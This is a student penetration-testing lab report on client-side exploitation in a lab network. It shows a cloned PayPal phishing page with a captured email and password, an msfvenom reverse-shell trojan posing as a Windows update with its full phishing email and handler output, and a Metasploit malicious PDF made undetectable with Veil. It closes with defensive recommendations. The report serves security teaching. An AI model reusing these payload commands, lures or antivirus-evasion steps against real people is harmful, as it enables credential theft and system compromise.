Paul Badu Yakubu

Penetration Testing

Prof. Anthony J Candeias

April 1 2024.

Lab 4: Client-Side Exploitation

Executive Summary


In the comprehensive penetration testing conducted on your network, a variety of client-side exploitation techniques were meticulously examined, including credential harvesting through sophisticated phishing attacks that duped users into divulging login information, the dissemination of malicious links that covertly redirected users to attacker-controlled sites resulting in system compromise, and the distribution of malware-infested attachments that successfully evaded existing endpoint security measures. Additionally, the penetration tests highlighted the effectiveness of advanced evasion techniques in bypassing current security protocols. The findings emphasize the critical need for your organization to implement robust cybersecurity training for employees, adopt cutting-edge threat detection and neutralization tools, ensure regular system updates and patches, and maintain a rigorous schedule of security audits and penetration tests to fortify defenses against these prevalent and potentially devastating client-side attacks.

Credential Harvesting (PayPal Giveaway)

Credential harvesting is a critical component of penetration testing that evaluates an organization's susceptibility to cyberattacks aiming to steal login credentials. Through simulated phishing and other deceptive tactics, my team identified security weaknesses using various techniques as follows:

Website Cloning: Website cloning is a technique used to assess the security awareness of an organization's staff. It involves duplicating a legitimate website to test users' ability to recognize phishing attempts. This method helps identify vulnerabilities and educates users on the importance of vigilance against deceptive practices that could compromise sensitive information.

In my engagement, I used Shellphish, an open-source phishing tool that is used to create phishing pages for various social media and online platforms. It features templates for sites like Instagram, Facebook, Twitter, Snapchat, Github, Yahoo, Protonmail, Google, Spotify, Netflix, LinkedIn, Wordpress, Origin, Steam, Microsoft, and more. The tool is designed to be user-friendly and is more straightforward than the Social Engineering Toolkit. It also features four different servers namely; localhost, ngrok.io, serveo.net and localhot.run, for collecting user credentials. I used serveo.net because it was quick to setup and provides a malicious url link that will be hard to detect. I created a phishing email with Hotmail pay_giveaway@hotmail.com and use an account name of PayPal Giveaway to make it more convincing. Next, I used ShellPhish to create a malicious URL that collects the target's PayPal credentials and sends them back to my Kali box using serveo.net. My target fell for this phishing campaign; therefore, I was able to steal her PayPal email and password.



PayPal Giveaway 7:40 PM (0 minutes ago)
to me

Dear Linda,

We hope this email finds you well. As part of our ongoing security measures, we are conducting a routine account verification process. To thank our loyal users, we're offering an exclusive **$500 giveaway** to randomly selected participants who complete the verification.


Action Required: Verify Your Account Now

1. Click on the link below to access the secure verification page: Verify Your Account.https://8fe91d87879c7ebd416bc54e03bda5e8.serveo.net

Log in to your PayPal account

Transfer money online in seconds with PayPal money transfer. All you need is an email address.

8fe91d87879c7ebd416bc54e03bda5e8.serveo.net



candylinda168@gmail.com


•••••••••• Show

Log In

Having trouble logging in?

or

Sign Up




```
[*] Login info Found!

[~] Account: candylinda168@gmail.com
[~] Password:  Candy@168

[~] Saved: sites/paypal/login_info.txt
```

Malicious Link (Windows Update)


Attackers use malicious links to compromise systems by appearing as legitimate URLs that lead to phishing sites or trigger malware downloads. Once clicked, these links can result in unauthorized access, data theft, and further network infiltration. Malware may also establish persistence in the system, complicating detection and removal. Protecting against such threats involves caution with unknown links, verifying website authenticity, and updating security software.

During my engagement, I create a Hotmail account with the name Microsoft Update Team and email address ms-update_service@outlook.com. Then, I used msfvenom to create a 32-bit Windows exe with reverse_tcp payload listening on port 31337, which would give me a meterpreter session. I then created a local http server on port 8000. Lastly, I crafted a phishing email instructing my target to download and install a new security update urgently to avoid data breaches. The email body included a link to my local server where a malicious Windows update executable was stored. I finally had my target downloaded and installed the malicious file I sent him, allowing me to catch the meterpreter session of the Windows machine on my Kali box.




```
┌──(pbadu㉿kali)-[~/Downloads]
└─$ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai -f exe -o /home/pbadu/Downloads/
windows_update_2024.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: /home/pbadu/Downloads/windows_update_2024.exe
```

I created a trojan using msfvenom to listen on port 31337 to gain a reverse tcp meterpreter



```
┌──(pbadu㉿kali)-[~/Downloads]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


The above image shows setting up a local http server for the attacker to download the malicious executable file from



```
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     31337            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:31337
[*] Sending stage (176198 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:31337 → 10.0.2.4:50756) at 2024-04-01 21:08:38 -0400

meterpreter > sysinfo
Computer        : WIN7-PEN
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > 
```

Successfully gained meterpreter shell.



To safeguard your systems, please follow the instructions:

1. Click on the following link to download the security update:http://10.0.2.15:8000/windows_update_2024.exe
2. Double click on the downloaded file to start the installation process.
3. The installation process will happen in background so you will not see any on-screen instructions. This is help you go on with your online activities such as purchasing goods online and doing your bank transactions.
4. The installation process may take up to an hour so do no restart your computer while the installation is running.

Note that failure to install this update may result in your system being flagged as non-compliant with security protocols, which could lead to restricted access to certain services.


If you encounter any difficulties, please contact our support team on ms-update_service@outlook.com.

A well-crafted phishing email tricked the victim into downloading and installing the malicious program.


Malicious Attachment

Malicious attachments, often disguised as legitimate files, are delivered via methods like phishing emails. When opened, they execute malware that can install ransomware, spyware, or viruses, leading to unauthorized system access, data theft, and further network infiltration. Attackers may establish persistent threats for ongoing access, causing significant data and operational damage. Vigilance, strong email security, and regular updates are essential defenses against these threats.

Again, I created a fake email with the name of the General Manager and then crafted a phishing email address for your organization's HR. The email body contained an embedded pdf that would give me access to remote execute code on the HR computer. I could get a meterpreter session listening on port 4455 using the Metasploit framework. The HR was convinced and opened the malicious PDF, which gave me access to the victim's computer and remained persistent on the network.




```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs):

   Name            Current Setting                                                          Required  Description
   ----            ---------------                                                          --------  -----------
   EXENAME         msf.exe                                                                  no        The Name of payload exe.
   FILENAME        employee_list_update.pdf                                                 no        The output filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press  no        The message to display in the File: area
                   Open.

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4455             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**

Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader ≤ v9.3.3 (Windows XP SP3 English)

View the full module info with the info, or info -d command.
```



```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) > exploit

[*] Making PDF
[*] Creating 'employee_list_update.pdf' file ...
[+] employee_list_update.pdf stored at /root/.msf4/local/employee_list_update.pdf
```

Evasion Techniques

With the first pdf created using the Metasploit framework, the Virus detected that the pdf was malware. Of the 61 antivirus software, 37 detected the pdf as malicious.



37/61 security vendors and no sandboxes flagged this file as malicious

833c4218a4384bc846e98a6024aa2e373b275b6378a9549d2b10fce3c65d73f9

CompUpgrade.pdf

pdf js-embedded autoaction cve-2008-2992 exploit

Size 6.32 KB

Last Modification Date a moment ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Popular threat label trojan.name/pdfka | Threat categories trojan | Family labels name pdfka pidief

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Exploit/PDF.Generic.S1213	ALYac	Exploit.PDF-Name.2.Gen

After using the veil to embed a malicious code in the pdf, Virus Total could not flag the pdf as malicious. The embedded PDF was now fully undetectable.



No security vendors and no sandboxes flagged this file as malicious

4193d387acc986d56e1ef53b36ea9bc4e98ba312d2f3371a2482b4d114cfff3e

bad.pdf

pdf

Size 13.16 KB

Last Modification Date a moment ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	✓ Undetected	AhnLab-V3	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected

Recommendation

After the penetration testing your organizations face cyber threats that can compromise sensitive data, disrupt operations, and damage reputations. Among these threats are malicious URLs, credential harvesting techniques, and malicious PDFs, which adversaries leverage to infiltrate networks, steal sensitive information, and perpetrate cyber-attacks. To effectively defend against these threats, organizations must adopt a multi-layered approach that combines technical controls, user education, and proactive security measures.

First and foremost, your organization must prioritize the implementation of robust technical controls to mitigate the risks associated with malicious URLs, credential harvesting, and malicious PDFs. This includes deploying web filtering and URL categorization solutions to block access to known malicious websites, reducing the likelihood of users visiting malicious URLs. Strong password policies must also be enforced, and multi-factor authentication (MFA) must be implemented to prevent credential harvesting attacks. By requiring users to verify their identity through multiple means, such as a password and a one-time code sent to their mobile device, MFA adds an extra layer of security beyond passwords alone. Furthermore, keep PDF viewer software and plugins updated with the latest security patches and enable security features that can mitigate the risks posed by malicious PDFs, such as disabling JavaScript execution and blocking potentially malicious actions.

In addition to technical controls, user education plays a crucial role in defending against cyber threats. Your IT and Security team should provide regular security awareness training to employees to educate them about the dangers of clicking on suspicious links, sharing credentials, and opening email attachments from unknown or untrusted sources. By raising awareness about common phishing tactics and best practices for safeguarding sensitive information, your organization can empower employees to recognize and respond appropriately to potential threats. Additionally, conduct simulated phishing exercises to test employees' susceptibility to phishing attacks and reinforce training efforts.